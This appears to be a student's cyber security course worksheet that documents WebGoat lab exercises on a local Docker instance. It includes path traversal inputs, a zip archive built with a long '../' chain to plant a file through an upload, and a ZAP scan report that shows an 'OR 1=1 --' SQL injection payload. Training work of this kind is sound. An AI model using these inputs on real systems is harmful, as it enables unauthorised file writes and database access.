


# Cyber Security Assessment and Management

## Worksheet #1 – Web Application Vulnerabilities


### 1. Option chosen for installation (docker or standalone)

- The chosen option was **Docker**.


### 2. Demonstration of the **A3 Injection (Path Traversal)** exploitation




A user profile form with a light gray background. In the top right corner, there is a circular placeholder for a profile picture, containing a black silhouette of a person. Below this, the form contains three input fields: 'Full Name:' with the value './test', 'Email:' with the value 'test@test.com', and 'Password:' with four dots. A blue 'Update' button is positioned below the password field. At the bottom left of the form, a message reads: 'Congratulations. You have successfully completed the assignment.'



A user profile form identical to the one above, but with a path traversal exploit applied to the 'Full Name' field. The input field now contains '...//test' instead of './test'. The 'Email' and 'Password' fields remain unchanged. The 'Update' button is still present. The congratulatory message at the bottom remains the same.








**Full Name:**

**Email:**

**Password:**

[Update](#)

**Congratulations. You have successfully completed the assignment.**



INPUT STRING:

leonardo

GENERATE HASH

CLEAR

SHA-512 OUTPUT:

24775d5526e1f521ee85ba5ceb4253ea4d05ffa35b6848  
c2524cf76777f3777e05bb3879dd1fd73850425fce3339b  
7822ea889d7759be302e12fa36cf1ad38d6

➡ 1 2 3 4 5 6 7 8 ➡

## Retrieving other files with a path traversal

Path traversals are not limited to file uploads also when retrieving files it can be the case that a path traversal is possible to retrieve other files from the system. In this assignment try to find a file called `path-traversal-secret.jpg`

Show random cat picture



24775d5526e1f521ee85ba5ceb4253ea4d05ffa35b6848c2524cf76777f3777e

Submit secret

Congratulations. You have successfully completed the assignment.

```
(leonardo@kali)-[~]
$ sudo su
[sudo] password for leonardo:
(root@kali)-[/home/leonardo]
# mkdir -p /home/webgoat/.webgoat-8.2.2/PathTraversal/leonardo
(root@kali)-[/home/leonardo]
# cd /home/webgoat/.webgoat-8.2.2/PathTraversal/leonardo
```

```
(root@kali)~# curl -o leonardo.jpg http://localhost:8080/WebGoat/images/cats/1.jpg
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
   0      0    0     0      0      0     0      0      0    0
100 45017 100 45017    0     0    2263k   0      0      0      0    2313k


Solution


(root@kali)~# zip profile.zip ../../../../../../../../../../home/webgoat/.webgoat-8.2.2/PathT
raversal/leonardo/leonardo.jpg
adding: ../../../../../../../../../../home/webgoat/.webgoat-8.2.2/PathTraversal/leonardo/leonardo.jpg (deflated 1%)
```

```
(root@kali)-[/home/webgoat/.webgoat-8.2.2/PathTraversal/leonardo]
# cp profile.zip /home/leonardo/Downloads/

(root@kali)-[/home/webgoat/.webgoat-8.2.2/PathTraversal/leonardo]
# cd /home/leonardo/Downloads/

(root@kali)-[/home/leonardo/Downloads]
# ls
profile.zip  test.jpeg
```





Full Name:


Email:

Password:



Update

**Congratulations. You have successfully completed the assignment.**

Zip file extracted successfully, failed to copy image. Please contact our helpdesk.



### 3. Demonstration of the **A7 Identity & Auth Failure (Insecure login)** exploitation



#### 4. Demonstration of discovery (and possible exploitation) using automated tools

URL to attack:

Use traditional spider: ☒

Use ajax spider:  with

Progress: Attack complete - see the Alerts tab for details of any issues found

ID	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
1,255	9/20/24, 10:13:11 PM	9/20/24, 10:13:12 PM	POST	http://127.0.0.1:8080/WebGoat/register.mvc	200	OK	18...	253 bytes	4,904 bytes
1,256	9/20/24, 10:13:12 PM	9/20/24, 10:13:12 PM	POST	http://127.0.0.1:8080/WebGoat/login	302	Found	22...	244 bytes	0 bytes
1,257	9/20/24, 10:13:12 PM	9/20/24, 10:13:12 PM	POST	http://127.0.0.1:8080/WebGoat/register.mvc	200	OK	32...	253 bytes	4,905 bytes
1,258	9/20/24, 10:13:12 PM	9/20/24, 10:13:12 PM	POST	http://127.0.0.1:8080/WebGoat/login	302	Found	22...	244 bytes	0 bytes
1,259	9/20/24, 10:13:12 PM	9/20/24, 10:13:12 PM	POST	http://127.0.0.1:8080/WebGoat/register.mvc	200	OK	32...	253 bytes	4,890 bytes
1,260	9/20/24, 10:13:12 PM	9/20/24, 10:13:12 PM	POST	http://127.0.0.1:8080/WebGoat/login	302	Found	14...	244 bytes	0 bytes
1,261	9/20/24, 10:13:12 PM	9/20/24, 10:13:13 PM	POST	http://127.0.0.1:8080/WebGoat/register.mvc	200	OK	22...	253 bytes	4,903 bytes
1,262	9/20/24, 10:13:12 PM	9/20/24, 10:13:13 PM	POST	http://127.0.0.1:8080/WebGoat/login	302	Found	17...	244 bytes	0 bytes
1,263	9/20/24, 10:13:13 PM	9/20/24, 10:13:38 PM	POST	http://127.0.0.1:8080/WebGoat/login	302	Found	25...	244 bytes	0 bytes

File Edit View Analyse Report Tools Import Export Online Help

Standard Mode

Sites

Contexts

Default Context

Sites

Header: Text Body: Text

HTTP/1.1 200 OK  
Connection: keep-alive  
X-XSS-Protection: 1; mode=block  
X-Content-Type-Options: nosniff  
X-Frame-Options: DENY  
Content-Type: text/html; charset=UTF-8  
Content-Language: en-  
Date: Fri, 20 Sep 2024 21:09:01 GMT  
content-length: 4825

<!DOCTYPE html>  
<html xmlns="http://www.w3.org/1999/xhtml">  
<head>  
<title>Login Page</title>  
<link rel="stylesheet" type="text/css" href="/WebGoat/css/main.css"/>  
<link rel="stylesheet" type="text/css" href="/WebGoat/plugins/bootstrap/css/bootstrap.min.css"/>  
<link rel="stylesheet" type="text/css" href="/WebGoat/css/font-awesome.min.css"/>  
<link rel="stylesheet" type="text/css" href="/WebGoat/css/animate.css"/>  
</head>

History Search Alerts Output Spider Active Scan

Alerts (9)

SQL Injection

Spring4Shell

Absence of Anti-CSRF Tokens (5)

Content Security Policy (CSP) Header Not Set

Cookie No HttpOnly Flag

Cookie without SameSite Attribute

Authentication Request Identified

Session Management Response Identified (2)

User Controllable HTML Element Attribute (Pot

SQL Injection

URL: http://127.0.0.1:8080/WebGoat/register.mvc

Risk: High

Confidence: Medium

Parameter: agree

Attack: agree OR 1=1 --

Evidence:

CWE ID: 89

WASC ID: 19

Source: Active (40018 - SQL Injection)

Input Vector: Form Query

Description:

SQL injection may be possible.

Alerts 2 2 2 3 Main Proxy: localhost:8082

Current Scans 0 0 0 0 0 0 0 0 0 0

Leonardo Oliveira Pereira - 2020239125